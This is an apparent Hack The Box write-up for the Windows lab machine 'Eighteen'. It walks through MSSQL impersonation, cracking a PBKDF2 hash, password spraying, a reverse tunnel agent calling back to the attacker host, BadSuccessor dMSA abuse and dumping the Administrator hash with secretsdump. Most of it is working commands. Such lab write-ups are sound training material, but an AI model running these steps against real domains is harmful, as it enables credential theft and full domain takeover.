- Platform: Hack The Box
- Link: Eighteen
- Level: Easy
- OS: Windows
Eighteen starts with the discovery of MSSQL impersonation privileges, allowing access to the appdev account and extraction of a PBKDF2-SHA256 hash, which is cracked to recover a password. RID brute forcing and password spraying lead to a valid user login via WinRM.
System enumeration identifies Windows Server 2025 and the BadSuccessor vulnerability. By abusing OU permissions, a malicious dMSA account is created and leveraged for Kerberos delegation, ultimately allowing impersonation of Administrator and full domain compromise.
Scanning
nmap -p- --open -T4 -sCV -oA nmap/Eighteen {TARGET_IP}
Results
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-11 11:37 EDT
Nmap scan report for 10.129.26.3 (10.129.26.3)
Host is up (0.19s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://eighteen.htb/

1433/tcp open  ms-sql-s Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-ntlm-info:
|   10.129.26.3:1433:
|     Target_Name: EIGHTEEN
|     NetBIOS_Domain_Name: EIGHTEEN
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: eighteen.htb
|     DNS_Computer_Name: DC01.eighteen.htb
|     DNS_Tree_Name: eighteen.htb
|_    Product_Version: 10.0.26100
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-04-11T14:36:10
|_Not valid after:  2056-04-11T14:36:10
|_ssl-date: 2026-04-11T14:43:29+00:00; -1h00m01s from scanner time.
| ms-sql-info:
|   10.129.26.3:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433

5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1h00m01s, deviation: 0s, median: -1h00m02s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 367.77 seconds
Three open ports:
- 80 is running http with
Microsoft IIS httpd 10.0, we also have a redirection toeighteen.htb - 1433 is running
Microsoft SQL Server 2022 - 5985 is the default port for
WinRM(Remote Management)
echo "{IP} eighteen.htb DC01.eighteen.htb" | sudo tee -a /etc/hosts
Enumeration

At http://eighteen.htb/ we find a financial web application.

After registering and logging in we have access to a dashboard.

There is also an Admin page but we cannot access it.
MSSQL Enumeration
Directory brute forcing and subdomain enumeration are both unfruitful so we turn our attention to MSSQL.
Using the provided credentials we log into the database.
impacket-mssqlclient 'kevin:iNa2we6haRj2gaw!'@eighteen.htb

We start by enumerating the databases.
enum_db

The target has one custom database financial_planner. We try to access it but our user is unable to.
USE financial_planner;
ERROR(DC01): Line 1: The server principal "kevin" is not able to access the database "financial_planner" under the current security context.

So we continue the enumeration with:
enum_impersonate

The user kevin has been granted the ability to impersonate the login appdev. We switch the context with:
EXECUTE AS LOGIN = 'appdev';
We are now able to access the database.

We list all tables:
SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES;

The users table seems the most interesting.
SELECT * FROM users;

PBKDF2 hash
We recover a PBKDF2-SHA256 hash.
pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133
This hash format was thrown at us in HTB: Compiled. This time we have to do some formatting because hashcat expects the following format:
<HASH_ALGORITHM>:<NUMBER_OF_ITERATIONS>:<base64_SALT>:<base64_hash>
The salt value: AMtzteQIG7yAbZIa
The hash value: 0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133
- Convert the salt to base64
QU10enRlUUlHN3lBYlpJYQ==
- Convert the hash value to bytes (we need the length of the derived key in bytes) and then to base64.
BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=
The lenght is 32.
We use the following script to quickly do it.
import base64

h = "0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133"
raw = bytes.fromhex(h)
b64 = base64.b64encode(raw).decode()

print(raw)
print(b64)
print(len(raw))

So the complete hash is:
sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=

We crack it with hashcat and recover the password iloveyou1.
hashcat -m 10900 hash.txt /usr/share/wordlists/rockyou.txt -O
We login as admin in the web application, access to the Admin Dashboard is now possible.

Even with the admin access there seem to be no exploitation path in the web application.
At the bottom of the page we learn that this is a Flask application, with a database server named dc01.

When running enum_links in MSSQL we can indeed see it.

Initial Foothold
RID Brute Forcing

One thing we can do is attempt to find some user names via RID brute forcing.
netexec mssql eighteen.htb -u kevin -p 'iNa2we6haRj2gaw!' --rid-brute --local-auth
Password Spray

We do a password spray for WinRM and find a match!
netexec winrm eighteen.htb -u usernames.txt -p 'iloveyou1' --no-bruteforce

We login with:
evil-winrm -i eighteen.htb -u adam.scott -p 'iloveyou1'
Privilege Escalation

Besides Administrator the other account is mssqlsvc.
Service accounts such as
mssqlsvcdo not log interactively nor do they usually have profiles inC:\Users.
From the previous netexec command (RID brute forcing) we know that we are dealing with Windows Server 2025. Bloodhound does not reveal any exploitable paths so we look for vulnerabilities of this version.
When looking up Windows Server 2025 vulnerability on Goggle, we find BadSuccessor, a privilege escalation vulnerability. The article shows how to abuse the dMSA feature in order to escalate privileges.
The exploitation works in two scenarios:
- Delegation already exists –> we exploit it directly.
- Delegation does not exist but we create it –> we need write permissions on OU in that case.
OU Enumeration
Using the powershell script below we enumerate all OUs, inspect their ACLs, and filters for interesting Active Directory permissions.
Import-Module .\PowerView.ps1

# Get current user object
$currentUser = Get-DomainUser -Identity (whoami)

# Enumerate ACLs on all OUs
Get-DomainOU | ForEach-Object {
    $currentOU = $_

    Get-DomainObjectAcl -Identity $currentOU.DistinguishedName -ResolveGUIDs |
        Where-Object {
            $_.IdentityReference -eq $currentUser.SID -and
            ($_.ActiveDirectoryRights -match 'CreateChild|GenericAll|GenericWrite')
        } |
        Select-Object @{
            Name = 'OU'
            Expression = { $currentOU.Name }
        }, IdentityReference, ActiveDirectoryRights
}

adam.scott has GenericalAll, CreateChild, WriteDacl, WriteOwner and more AD permissions on the Staff and Domain Controllers OUs.
dMSA Abuse
We can create a dMSA object as well as completely control it.
1. Module import (get it from here).
Import-Module .\BadSuccessor.ps1
2. Malicious dMSA creation to impersonate Administrator.
BadSuccessor -mode exploit -Path "OU=Staff,DC=eighteen,DC=htb" -Name "evil_dMSA" -DelegatedAdmin "adam.scott" -DelegateTarget "Administrator" -domain "eighteen.htb"

3. Tunnel setup

In order to reach the domain controller from our attack machine we use ligolo to setup a tunnel.
On attack machine
ligolo-proxy -selfcert -laddr 0.0.0.0:11601
sudo ip tuntap add user $(whoami) mode tun ligolo
sudo ip link set ligolo up
sudo ip route add 240.0.0.1/32 dev ligolo
On target machine
# Use the upload feature in evil-winrm
upload agent.exe
.\agent.exe -connect <KALI_IP>:11601 -ignore-cert
In LIGOLO
session
1
start
4. Time synchronization
faketime "$(curl -sik http://eighteen.htb:5985/ | grep -i 'Date: ' | sed s/'Date: '//g)" bash
5. adam.scott Kerberos TGT request
impacket-getTGT eighteen.htb/'adam.scott:iloveyou1' -dc-ip 240.0.0.1

export KRB5CCNAME=adam.scott.ccache
6. Kerberos service ticket request via S4U2Self to impersonate evil_DMSA$
python3 getST.py eighteen.htb/adam.scott:iloveyou1 -impersonate 'evil_DMSA$' -dc-ip 240.0.0.1 -dmsa -self -k -no-pass

export KRB5CCNAME="evil_DMSA\$@krbtgt_EIGHTEEN.HTB@EIGHTEEN.HTB.ccache"

7. Administrator hash dump
impacket-secretsdump EIGHTEEN.HTB/evil_dMSA\$@dc01.eighteen.htb -k -no-pass -dc-ip 240.0.0.1 -target-ip 240.0.0.1 -just-dc-user Administrator

8. Login as Administrator

evil-winrm -i dc01.eighteen.htb -u administrator -H {hash}